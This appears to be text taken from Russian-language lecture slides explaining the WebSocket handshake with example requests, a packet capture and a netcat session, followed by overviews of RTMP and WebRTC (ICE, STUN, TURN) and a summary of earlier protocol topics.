
Websocket

Поллинг



👎 Медленно
👎 Требуется
ресурсов
👍 Просто

HTTP




Websockets

Соединение устанавливается быстрее, чем в HTTP. Канал при этом остаётся открытым, пока какая-либо из сторон не прервет его.

Это означает, что запросы и ответы будут происходить практически мгновенно. А если сервер получит новые данные, он отправит их клиенту без запроса.

https://developer.mozilla.org/en-US/docs/Web/API/WebSockets_API



Подключение. Шаг 1

Клиент посылает HTTP запрос

GET / HTTP/1.1

Host: websocket-echo.com

Connection: Upgrade

Upgrade: websocket

Sec-WebSocket-Version: 13

Sec-WebSocket-Key: dGhlIHhnbXBsZSBub25jZQ==

Range		Registration Procedures	
Standard Version Numbers		IETF Review	
Interim Version Numbers		Expert Review	
Version Number	Reference	Status	Change Controller
0	[draft-ietf-hybi-thewebsocketprotocol-00]	Interim	
1	[draft-ietf-hybi-thewebsocketprotocol-01]	Interim	
2	[draft-ietf-hybi-thewebsocketprotocol-02]	Interim	
3	[draft-ietf-hybi-thewebsocketprotocol-03]	Interim	
4	[draft-ietf-hybi-thewebsocketprotocol-04]	Interim	
5	[draft-ietf-hybi-thewebsocketprotocol-05]	Interim	
6	[draft-ietf-hybi-thewebsocketprotocol-06]	Interim	
7	[draft-ietf-hybi-thewebsocketprotocol-07]	Interim	
8	[draft-ietf-hybi-thewebsocketprotocol-08]	Interim	
9	[Reserved]		
10	[Reserved]		
11	[Reserved]		
12	[Reserved]		
13	[RFC6455]	Standard	

Случайный
base64(16
байт)

<https://www.iana.org/assignments/websocket/websocket.xml#version-number>

Подключение. Шаг 2

Сервер присылает HTTP ответ


HTTP/1.1 101 Switching Protocols

Upgrade: websocket

Connection: Upgrade

Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=

**base64(sha1('dGhllHNhbXBsZ
SBub25jZQ==258EAF5-E914-
47DA-95CA-C5AB0DC85B11'))**



Подключение. Шаг 3

Установлено двунаправленное socket соединение по протоколу WebSocket (RFC 6455)

<https://datatracker.ietf.org/doc/html/rfc6455#section-5.2>

Трафик Protocol upgrade mechanism

```
GET /ws HTTP/1.1
```

```
HTTP/1.1 101 Switching Protocols
```

Запрос

▼ Hypertext Transfer Protocol

> GET /ws HTTP/1.1\r\n

Host: localhost:8080\r\n

Connection: Upgrade\r\n

Pragma: no-cache\r\n

Cache-Control: no-cache\r\n

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; rv:68.0) Gecko/20100101 Firefox/68.0\r\n

Upgrade: websocket\r\n

Origin: http://localhost:8080\r\n

Sec-WebSocket-Version: 13\r\n

Accept-Encoding: gzip, deflate, br, zstd\r\n

Accept-Language: ru,ru-RU;q=0.9,en-US;q=0.8,en;q=0.7\r\n

Sec-WebSocket-Key: yeMLiTC0d0yvDX6z4VwvbA==\r\n

Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits\r\n

\r\n

[Full request URI: <http://localhost:8080/ws>]

▼ WebSocket

1... = Fin: True

.000 = Reserved: 0x0

.... 1000 = Opcode: Connection Close (8)

0... = Mask: False

.000 0010 = Payload length: 2

▼ Payload

▼ Close

Status code: Protocol error (1002)

Ответ

Подключаемся напрямую через Netcat

```
00000000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0a GET / HTTP/1.1.
0000000F 48 6f 73 74 3a 20 77 65 62 73 6f 63 6b 65 74 2d Host: websocket-
0000001F 65 63 68 6f 2e 63 6f 6d 0a 43 6f 6e 6e 65 63 74 echo.com .Connect
0000002F 69 6f 6e 3a 20 55 70 67 72 61 64 65 0a 50 72 61 ion: Upgrade.Pra
0000003F 67 6d 61 3a 20 6e 6f 2d 63 61 63 68 65 0a 43 61 gma: no-cache.Ca
0000004F 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d che-Cont rol: no-
0000005F 63 61 63 68 65 0a 55 70 67 72 61 64 65 3a 20 77 cache.Up grade: w
0000006F 65 62 73 6f 63 6b 65 74 0a 53 65 63 2d 57 65 62 ebsocket .Sec-Web
0000007F 53 6f 63 6b 65 74 2d 56 65 72 73 69 6f 6e 3a 20 Socket-V ersion:
0000008F 31 33 0a 13.
00000092 53 65 63 2d 57 65 62 53 6f 63 6b 65 74 2d 4b 65 Sec-WebS ocket-Ke
000000A2 79 3a 20 4d 6f 67 52 74 2f 5a 2b 44 76 67 59 56 y: MogRt /Z+DvgYV
000000B2 59 6b 53 7a 2f 67 74 78 77 3d 3d 0a YkSz/gtx w==.
000000BE 0a .
00000000 48 54 54 50 2f 31 2e 31 20 31 30 31 20 53 77 69 HTTP/1.1 101 Swi
00000010 74 63 68 69 6e 67 20 50 72 6f 74 6f 63 6f 6c 73 tching P rotocols
00000020 0d 0a 53 65 72 76 65 72 3a 20 6e 67 69 6e 78 0d ..Server : nginx.
00000030 0a 44 61 74 65 3a 20 4d 6f 6e 2c 20 31 38 20 4d .Date: M on, 18 M
00000040 61 72 20 32 30 32 34 20 31 34 3a 33 30 3a 34 30 ar 2024 14:30:40
00000050 20 47 4d 54 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e GMT..Co nnection
00000060 3a 20 75 70 67 72 61 64 65 0d 0a 55 70 67 72 61 : upgrad e..Upgra
00000070 64 65 3a 20 77 65 62 73 6f 63 6b 65 74 0d 0a 53 de: webs ocket..S
00000080 65 63 2d 57 65 62 53 6f 63 6b 65 74 2d 41 63 63 ec-WebSo cket-Acc
00000090 65 70 74 3a 20 71 71 41 52 63 6f 6c 36 6d 6a 35 ept: qqA Rcol6mj5
000000A0 79 71 34 6e 43 73 65 2b 59 4c 56 64 43 65 68 30 yq4nCse+ YLVdCeh0
000000B0 3d 0d 0a 0d 0a =....
000000BF 31 31 31 31 31 0a 11111.
000000B5 88 02 03 ea ....
```

nc websocket-echo.com 80

GET / HTTP/1.1
Host: websocket-echo.com
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Sec-WebSocket-Version: 13
Sec-WebSocket-Key:
MogRt/Z+DvgYVYkSz/gtxw==

HTTP/1.1 101 Switching Protocols
Server: nginx
Date: Mon, 18 Mar 2024 14:30:40 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept:
qqARcol6mj5yq4nCse+YLVdCeh0=

11111



Инструменты для работы с Websocket

1. Netcat (вручную :)

```
nc websocket-echo.com 80
```

2. Wscat – <https://github.com/websockets/wscat>


```
wscat -c ws://websocket-echo.com
```

3. Postman

4. JavaScript

<https://codepen.io/matt-west/pen/nYvVBV>


```
var socket = new WebSocket('ws://echo.websocket.org');  
socket.send("test message");  
socket.onmessage = function (event) {console.log('Received: ' + event.data) };
```




Протоколы передачи мультимедиа

RTMP


RTMP (англ. Real Time Messaging Protocol) – проприетарный протокол потоковой передачи данных, в основном используемый для передачи потокового видео и аудиопотоков с веб-камер через интернет.



Пример работы



```
docker run -p 1935:1935 --name nginx-rtmp tiangolo/nginx-rtmp
```




<https://github.com/tiangolo/nginx-rtmp-docker?tab=readme-ov-file#how-to-test-with-obs-studio-and-vlc>

WebRTC

WebRTC — технология с открытым исходным кодом, предназначенная для организации передачи потоковых данных между браузерами или другими поддерживающими его приложениями по технологии точка-точка.

- Нулевые зависимости (все поддерживается внутри браузера)
- Возможность реализации любых элементов интерфейса средствами HTML5 и JavaScript
- Открытый исходный код

[WebRTC samples](#) Record stream from a canvas



Start Recording

Play

Download


Семейство протоколов

ICE – Установка интерактивного подключения. Каркас, позволяющий браузеру соединяться с узлами. Решает проблему отсутствия публичного IP-адреса на одном из устройств.

STUN – Session Traversal Utilities for NAT – протокол для нахождения и определения вашего публичного адреса. Клиент отправит запрос к STUN серверу в интернете, который ответит публичным адресом клиента и, доступен ли, или нет, клиент за NAT маршрутизатором.


Публичные STUN сервера:

<https://github.com/DamonOehlman/freeice>



Проблема – “что, если оба сервера за NAT’ом” ?

TURN – Traversal Using Relays around NAT – протокол ретрансляции всей информации через доступный сервер. Приводит к накладным расходам



Итоги

1. Рассмотрели небинарные протоколы на примере запросов к **XML API** и уязвимости инъекции внешних сущностей XML (**XXE**)
2. Познакомились с языком запросов **GraphQL**
3. Освоили частичные HTTP запросы с помощью **Range Requests**
4. Научились взаимодействовать с **DNS** сервером через утилиту dig
5. Изучили, что такое **Websocket** и как с ним работать
6. Ознакомились с распространенными **протоколами передачи мультимедиа**

Полезные ссылки

- Практика XXE: <https://portswigger.net/web-security/xxe>
- Protocol_upgrade_mechanism:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Protocol_upgrade_mechanism
- GraphQL вебсайт – <https://graphql.org/>
- Визуализатор GraphQL – <https://graphql-kit.com/graphql-voyager/>
- Demo Видео через Range Requests –
<https://www.zeng.dev/post/2023-http-range-and-play-mp4-in-browser/>
- Dig шпаргалка – <https://www.cyberciti.biz/files/pdf/dig%20command%20cheat%20sheet.pdf>
- Wscat – <https://github.com/websockets/wscat>
- RTMP Demo –
<https://github.com/tiangolo/nginx-rtmp-docker?tab=readme-ov-file#how-to-test-with-obs-studio-and-vlc>
- WebRTC сэмплы – <https://webrtc.github.io/samples/>

Вопросы?